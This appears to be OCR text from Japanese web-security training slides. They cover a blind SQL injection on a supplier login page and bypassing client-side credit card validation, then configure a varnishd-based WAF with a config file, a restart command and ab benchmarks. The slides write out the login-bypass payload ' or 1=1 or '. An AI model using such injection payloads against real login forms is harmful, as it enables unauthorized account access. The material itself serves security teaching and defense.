
6. Blind SQL Injection in Supplier Login

- Try to login !!!




6. Blind SQL Injection in Supplier Login

- Email Address: ' or 1=1 or '




Bypass credit card number validation

7. Bypass credit card number validation




7. Bypass credit card number validation

- Important business logic must be implemented in Server Side (not JavaScript)




攻撃を防御するWAFを作る

WAF（Web Application Firewall）とは？



https://jpn.nec.com/infocage/siteshell/waf.html より図を引用

本演習で構築するネットワーク環境




演習2: varnishd の設定（8888番で起動）

1. 以下のコマンドを実行

```
sudo -i
vi /etc/varnish/default.vcl
```

2. default.vcl の内容を確認し :wq で終了

```
vcl 4.1;
backend default {
 .host = "127.0.0.1";
 .port = "80";
}
```



ゲストOSのIPアドレス

演習3: varnishd の起動とテスト

1. 以下のコマンドを実行

```
service varnishd restart
```

2. abコマンドでベンチマーク計測


```
ab -n 100 http://localhost:80/images/store1.jpg
```

```
ab -n 100 http://localhost:8888/images/store1.jpg
```

